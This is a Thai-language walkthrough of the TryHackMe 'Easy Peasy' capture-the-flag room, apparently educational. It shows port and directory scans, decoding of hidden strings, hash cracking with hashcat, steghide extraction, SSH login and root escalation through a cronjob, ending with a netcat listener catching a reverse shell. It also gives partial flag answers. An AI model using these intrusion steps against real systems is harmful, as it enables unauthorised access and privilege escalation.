
Tryhackme

Room : easy peasy

เริ่มด้วย scan port


Nmap –sS –sV –p- <IP_machine>



จากผลลัพธ์จะเห็นได้ว่า เปิดเว็บ ไว้ 2 port และ ssh อีก 1 port

เริ่มจาก port 80 ก่อน

ในหน้าเว็บ ไม่มีอะไร



ในหน้า Source code ก็ไม่มีอะไร

ต่อไปจะใช้ gobuster ในการ directory search

Gobuster dir –u <target_url> -w /usr/share/dirb/wordlists/common.txt –e

```
root@kali:~/Desktop/thm/eastPeasy# gobuster dir -u http://10.10.67.99/ -w /usr/share/dirb/wordlists/common.txt -e
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.67.99/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/08/12 01:23:08 Starting gobuster
===============================================================
http://10.10.67.99/hidden (Status: 301)
http://10.10.67.99/index.html (Status: 200)
http://10.10.67.99/robots.txt (Status: 200)
===============================================================
2020/08/12 01:24:50 Finished
===============================================================
```

ไปดูใน /robots.txt กันก่อน


```
User-Agent:*
Disallow:/
Robots Not Allowed
```


ไม่มีอะไร

ต่อไปก็ /hidden

ได้รูปบ้านร้างมารูปนึง

ในหน้า Source code ก็ไม่มีอะไรอีกเช่นเคย

แต่มันไม่ควรจบแบบนี้ เลย gobuster /hidden ซ้ำอีกครั้ง



ได้ /whatever เพิ่มมา


ควานี้ใน source code มี <p> ที่มี string แปลกๆ อยู่ จะเห็นได้ว่ามันลงท้ายด้วย == มันคือ base64

นำไป decode

Echo <string> | base64 --decode

ก็จะได้ flag แรก

ควานี้ไปดู เว็บบน port 65524 บ้าง



ใน source code รอบนี้มีถึง 2 อย่าง

1. String แปลกๆ

<p hidden>its encoded with ba....:Obs[redacted]Vu</p>


2. Flag ที่ 3

Fl4g 3 : flag{9f[redacted]12}

String แปลกๆ ที่ว่า น่าจะ encode ด้วย base อะไรซักอย่าง

ใช้ cyberchef ช่วย

มันคือ base62 และ ได้ ไดเรกทอรี่มา




ต่อไป gobuster เว็บ บน port 62254

```
root@kali:~/Desktop/thm/eastPeasy# gobuster dir -u http://10.10.67.99:65524/ -w /usr/share/dirb/wordlists/common.txt -e
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.67.99:65524/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/08/12 02:18:55 Starting gobuster
===============================================================
http://10.10.67.99:65524/.htaccess (Status: 403)
http://10.10.67.99:65524/.hta (Status: 403)
http://10.10.67.99:65524/.htpasswd (Status: 403)
http://10.10.67.99:65524/index.html (Status: 200)
http://10.10.67.99:65524/robots.txt (Status: 200)
http://10.10.67.99:65524/server-status (Status: 403)
===============================================================
2020/08/12 02:20:37 Finished
===============================================================
```

/robots.txt

String แปลกมาอีกแล้ว

นำไป decode จะได้ flag 2



ทีนี่กลับมาที่ ไดเรกทอรี่ที่ได้จาก base62

```
<html>
<head>
<title>random title</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
    background-color:black;


    }
</style>
</head>
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab</p>
</center>
</body>
</html>
```

ใน source code จะเห็น รูป binary.... .jpg กับ string แปลกๆ

ก่อนอื่นนำ string ไป decode ก่อน

ตอนแรกนั้นเอาไป decode ใน online tool แต่ มันช้าเกิน ช้าจนผิดสังเกต เลยเปลี่ยนมาใช้ hashcat แทน

```
root@kali:~/Desktop/thm/eastPeasy# hashcat -a 0 -m 6900 940d71e8655ac41efb5f8ab[redacted]easypeasy.txt --force
```

```
:mypassword[redacted]
```

ก็จะได้ password สำหรับอะไรซักอย่าง

ที่นี้มาที่รูป ลอง extract รูป

```
root@kali:~/Desktop/thm/eastPeasy# steghide --extract -sf binarycodepixabay.jpg
Enter passphrase:
```


มีการขอ password ด้วย ใส่ password ก่อนหน้านี้เข้าไป ก็จะได้

Secrettext.txt

```
root@kali:~/Desktop/thm/eastPeasy# cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010
01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
```

มันคือ user และ password ที่เป็น binary

นำ binary ไป decode




เอา username & password ไป login ssh

```
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

ก็จะเจอ user flag แต่ format ของ flag มันแปลกๆ

แก้ได้ด้วย rot13




ใช้ sudo –l ในการดูว่ามีโปรแกรมไหนรันด้วยสิทธิ์ root บ้าง


แต่ไม่ได้ผล

เลยใช้ linpease.sh ในการดูว่ามีช่องโหว่อะไรบ้างที่ให้เราอัพสิทธิ์เป็น root ได้

คำอธิบายของห้องนี้ คือการอัพสิทธิ์ด้วย cronjob

น่าจะเจอแล้วละ





จากข้อความข้างใน ไม่ว่าอะไรอยู่ข้างใน จะรันด้วย root

ก็ reverse shell ซะเลย

รอรับ shell ที่ port 7878

```
root@kali:~/Desktop/thm/eastPeasy# nc -lvnp 7878
listening on [any] 7878 ...
```

```
root@kali:~/Desktop/thm/eastPeasy# nc -lvnp 7878
listening on [any] 7878 ...
connect to [10.8.29.54] from (UNKNOWN) [10.10.67.99] 50942
bash: cannot set terminal process group (14862): Inappropriate ioctl for
 device
bash: no job control in this shell
root@kral4-PC:/var/www# id
id
uid=0(root) gid=0(root) groups=0(root)
```

ก็จะได้ shell และ มีสิทธิ์เป็น root

ไปยัง home ของ root

ก็จะเจอ root flag ที่เป็น hidden file

```
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63[redacted]}
```